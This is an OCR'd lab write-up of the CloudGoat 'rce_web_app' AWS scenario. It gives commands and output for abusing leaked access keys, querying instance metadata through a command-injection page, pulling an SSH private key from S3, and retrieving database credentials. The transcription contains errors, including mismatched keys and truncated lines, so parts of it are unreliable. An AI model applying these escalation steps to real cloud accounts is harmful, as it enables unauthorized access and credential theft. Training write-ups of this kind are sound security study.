

CloudGoat Scenario(final)

After installing the provided scenario, we first checked the structure of the problem through the tree command to understand the structure.



Next, I found out about a file called db.txt. I can tell you about db's name and user and password. However, with the current information, I can't see where that db is.



Checked for elasticloadbalancing.log.

필드 번호	필드 내용	설명
1	`http`	로그 유형 (HTTP 요청)
2	`2019-06-18T21:36:23.594569Z`	요청이 처리된 시각 (UTC)
3	`app/${cgid}/d36d4f13b73c2fe7`	Load Balancer 및 Target Group 식별자
4	`10.10.10.23:5132`	클라이언트 IP 주소와 포트 번호
5	`10.0.10.254:9000`	Target IP 주소와 포트 번호
6	`0.001 0.001 0.000`	처리 시간 (Request → Target 전달, 응답 시간, 처리 시간)
7	`200 200`	HTTP 상태 코드 (Load Balancer 및 Target에서 반환된 상태)
8	`485 1287`	요청 및 응답 바이트 수
9	`"GET http://${load_balancer_dns}:80/mkja1xijqf0abo1h9glg.html HTTP/1.1"`	클라이언트가 보낸 HTTP 요청 라인
10	`"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36"`	클라이언트의 User-Agent 헤더
11	`-`	리퍼러 URL (존재하지 않음)
12	`${target_group_arn}`	Target Group ARN
13	`"Root=1-5d095963-e2b838a764ed31d017b74cce"`	X-Amzn-Trace-Id (요청 추적 ID)
14	`"-" "-" 0`	인증 정보 및 요청 ID (인증된 정보가 없음)
15	`2019-06-18T21:36:35.592000Z`	요청 처리 완료 시각 (UTC)

16	`"forward" "-" "-"`	요청 처리 방식 (Forwarded) 및 관련 정보 없음

The table above will be used to obtain additional information.

```
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# cat start.txt
cloudgoat_output_aws_account_id = 296239021157
cloudgoat_output_lara_access_key_id = AKIAUJ6JYXRSRMJUPPWV
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIAUJ6JYXRST74RYKDZ
cloudgoat_output_mcduck_secret_key = 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
```

However, the information that can be known even if the structure is understood is finite, so we first looked at start.txt.

In that txt, I was able to see the profile information of the person named lala and mcduck. Now I can see the permissions of the people.

```
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws configure --profile Lara
AWS Access Key ID [None]: aws configure --profile Lara
AWS Secret Access Key [None]: AKIAUJ6JYXRSRMJUPPWV
Default region name [None]: us-east-1
Default output format [None]:
```

First, let's check Lala's permissions. Based on the information I got from txt above, I learned about Lala's permissible permissions.

```
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws iam list-user-policies --user-name lara --profile Lara

An error occurred (IncompleteSignature) when calling the ListUserPolicies operation: Invalid key=value pair (missing equal-sign) in Authorization header (hashed wi
th SHA-256 and encoded with Base64): 'JUKls7AaziHBlDwB8xfIIXoO+PtcIueAnGBQ885nzmw='.
```

```
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws iam list-attached-user-policies --user-name lara --profile Lara

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::296239021157:user/lara is not authorized to perform: iam:L
istAttachedUserPolicies on resource: user lara because no identity-based policy allows the iam:ListAttachedUserPolicies action
```

```
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws iam list-roles --profile Lara

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::296239021157:user/lara is not authorized to perform: iam:ListRoles on res
ource: arn:aws:iam::296239021157:role/ because no identity-based policy allows the iam:ListRoles action
(.venv) root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

Unfortunately, the user named lala did not have access to role in the policy, so we did not get any additional information.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls --profile Lara
2024-08-18 19:55:29 cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 19:55:29 cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 19:55:29 cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy
```

Next, we learned about s3 permissions.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls cg-keystore-s3
-bucket-rce-web-app-cgid0nkp596tuy --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Acces
s Denied
```

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls cg-logs-s3-buc
ket-rce-web-app-cgid0nkp596tuy --profile Lara
                           PRE cg-lb-logs/
```

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls cg-secret-s3-b
ucket-rce-web-app-cgid0nkp596tuy --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Acces
s Denied
```


I was able to verify that I had three s3 privileges, and I was able to verify that I had the privileges of cg-logs-s3-bucket-rce-web-app when I ran the command to look at the dual privileges.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls s3://cg-logs-s3-bucke
t-rce-web-app-cgid0nkp596tuy --recursive --profile Lara
2024-08-18 19:58:25        107 cg-lb-logs/AWSLogs/296239021157/ELBAccessLogTestFile
2024-08-18 19:58:58      19199 cg-lb-logs/AWSLogs/296239021157/elasticloadbalancing/us-
east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.
d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

I could see two elblog printed on this authority, of which I downloaded an elb file named elastic loadbalancing that seems to be currently in use.


```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 cp s3://cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy/cg-lb-logs/AWSLogs/296239021157/elasticloadbalancing/us-east-1/20
/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log ./ --profile Lara
download: s3://cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy/cg-lb-logs/AWSLogs/296239021157/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app
g-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log to ./555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T214
_10.10.10.100_5m9btchz.log
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# ls
555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log  cheat_sheet_mcduck.md  manifest.yml  start.txt
assets                                                                                                                          cloudgoat              README.md     terraform
cheat_sheet_lara.md                                                                                                             cloudgoat.pub          start.sh
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

I checked the down through the ls command.




I saw the log through the cat command, but I don't know what it is.

First get the dns name of load balance through the elb command. I approached url on http://cg-lb-rce-web-app-cgid0nkp596tuy-1381876424.us-east-1.elb.amazonaws.com/ and it came up!




Let's filter the log again through this url!

The dns name through the gle command, and searched the html file.I searched site mainly searched sites.



Found a site where you can enter command.



Enter 169.254.169.254/latest/user-data here to obtain sql privileges.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# cat start.txt |grep "mcduck"
cloudgoat_output_mcduck_access_key_id = AKIAUJ6JYXRS5WUWU3ZJ
cloudgoat_output_mcduck_secret_key = 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
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

I checked mcduck's access, sec key

```
The config profile (mcduck) could not be found
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws configure --profile mcduck
AWS Access Key ID [None]: AKIAUJ6JYXRS5WUWU3ZJ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

After that, I saved it for use in the cloud environment using the access key I checked.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls --profile mcduck
2024-08-18 19:55:29 cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 19:55:29 cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 19:55:29 cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

I checked the s3 authority the same way.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy --recursive --profile mcduck
2024-08-18 19:55:34       3369 cloudgoat
2024-08-18 19:55:35        732 cloudgoat.pub
```

I was able to check the cloudgoat and cloudgoat.pub files in keystore. I was able to confirm that it was the ssh key through the pub file.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy --recursive --profile mcduck

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy --recursive --profile mcduck

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

It can be seen that logs and secert do not have permission.

```
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy/cloudgoat.pub ./ --profile mcduck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy/cloudgoat.pub to ./cloudgoat.pub
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy/cloudgoat. ./ --profile mcduck
fatal error: An error occurred (404) when calling the HeadObject operation: Key "cloudgoat." does not exist
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy/cloudgoat ./ --profile mcduck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy/cloudgoat to ./cloudgoat
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# ls
555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log  cheat_sheet_mcduck.md  manifest.yml  start.txt
assets                                                                                                                          cloudgoat              README.md     terraform
cheat_sheet_lara.md                                                                                                             cloudgoat.pub          start.sh
root@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy#
```

I downloaded the cloudgoat file and the cloudgoat.pub file.

I checked the instance through the ec command. From the name keypair and public ip, it can be seen that ssh access is possible.

```
oad key "cloudgoat": bad permissions
buntu@52.91.207.15: Permission denied (publickey).
oot@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# chmod 400 cloudgoat
oot@t:/home/kali/cloudgoat/rce_web_app_cgid0nkp596tuy# ssh -i cloudgoat ubuntu@52.91.207.15
elcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

 System information as of Sun Aug 18 13:00:51 UTC 2024

 System load:  0.0               Processes:           99
 Usage of /:   21.0% of 7.57GB   Users logged in:     0
 Memory usage: 23%               IP address for eth0: 10.0.10.88
 Swap usage:   0%


xpanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.
 of these updates are standard security updates.
o see these additional updates run: apt list --upgradable

16 additional security updates can be applied with ESM Infra.
earn more about enabling ESM Infra service for Ubuntu 18.04 at
ttps://ubuntu.com/18-04

ew release '20.04.6 LTS' available.
un 'do-release-upgrade' to upgrade to it.


o run a command as administrator (user "root"), use "sudo <command>".
ee "man sudo_root" for details.

buntu@ip-10-0-10-88:~$
```

Approached by the appropriate ssh.

```
ubuntu@ip-10-0-10-88:~$ aws s3 ls
2024-08-18 10:55:29 cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 10:55:29 cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 10:55:29 cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy
ubuntu@ip-10-0-10-88:~$
```

This time, let's check the s3 permission of the account here.

```
ubuntu@ip-10-0-10-88:~$ aws s3 ls s3://cg-keystore-s3-bucket-rce-web-app-cgid0nkp596tuy

2024-08-18 10:55:34       3369 cloudgoat
2024-08-18 10:55:35        732 cloudgoat.pub
ubuntu@ip-10-0-10-88:~$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid0nkp596tuy
                           PRE cg-lb-logs/
ubuntu@ip-10-0-10-88:~$ aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy
2024-08-18 10:55:34        282 db.txt
ubuntu@ip-10-0-10-88:~$
```

You now have the privilege of the secret bucket.

```
does not exist
ubuntu@ip-10-0-10-88:~$ aws s3 cp s3://cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy/d
b.txt .
download: s3://cg-secret-s3-bucket-rce-web-app-cgid0nkp596tuy/db.txt to ./db.txt
ubuntu@ip-10-0-10-88:~$ ls
app  app.zip  db.txt
ubuntu@ip-10-0-10-88:~$
```

I downloaded db.txt and read it

```
ubuntu@ip-10-0-10-88:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your pa
ssword manager, and delete this file when you've done so! This is definitely in breach
of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
Laraubuntu@ip-10-0-10-88:~$
```

I was able to verify the password.

```
ubuntu@ip-10-0-10-88:~$  aws rds describe-db-instances --region us-east-1

"DBInstances": [
    {
        "DBInstanceIdentifier": "cg-rds-instance-rce-web-app-cgid0nkp596tuy",
        "DBInstanceClass": "db.t3.micro",
        "Engine": "postgres",
        "DBInstanceStatus": "available",
        "MasterUsername": "cgadmin",
        "DBName": "cloudgoat",
        "Endpoint": {
            "Address": "cg-rds-instance-rce-web-app-cgid0nkp596tuy.cn86s4uckc5b.us-east-1.rds.amazonaws.com",
            "Port": 5432,
            "HostedZoneId": "Z2R2ITUGPM61AM"
        },
```

After that, I checked endpoint to get db's information and found out that I just need to go to [cg-rds-instance-rce-web-app-cgid0nkp596tuy.cn86s4uckc5b.us-east-1.rds.amazonaws.com] (http://cg-rds-instance-rce-web-app-cgid0nkp596tuy.cn86s4uckc5b.us-east-1.rds.amazonaws.com/):5432).

You can use the dt command to view database relationships. This shows that db's authority has been taken away.